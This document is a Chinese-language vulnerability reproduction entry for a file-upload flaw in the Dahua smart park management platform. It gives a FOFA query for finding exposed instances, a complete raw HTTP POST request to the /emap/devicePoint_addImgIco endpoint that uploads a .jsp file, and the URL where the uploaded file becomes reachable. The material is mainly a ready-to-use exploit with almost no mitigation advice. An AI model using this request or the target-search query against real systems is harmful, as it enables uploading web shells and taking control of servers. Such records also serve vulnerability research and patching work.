D2-8大华-智慧园区综合管理平台-文件上传

漏洞描述：

大华智慧园区综合管理平台是一个集智能化、信息化、网络化、安全化为一体的智慧园区管理平台，旨在为园区提供一站式解决方案，包括安防、能源管理、环境监测、人员管理、停车管理等多个方面。 大华智慧园区综合管理平台存在文件上传漏洞，攻击者可以通过请求/emap/devicePoint_addImgIco接口任意上传文件，导致系统被攻击与控制。

网站图片：

网络测绘：

fofa语法：

- FOFA：app="dahua-智慧园区综合管理平台"

漏洞复现：

payload：


```
POST /emap/devicePoint_addImgIco?hasSubsystem=true HTTP/1.1
Content-Type: multipart/form-data; boundary=A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT
User-Agent: Java/1.8.0_345
Host: 127.0.0.1:8009
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 223
Connection: close

--A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT
Content-Disposition: form-data; name="upload"; filename="1ndex.jsp"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

123
--A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT--
```

效果图:

上传文件访问地址：http://127.0.0.1:8314/upload/emap/society_new/ico_res_221b04b177b8_on.jsp



123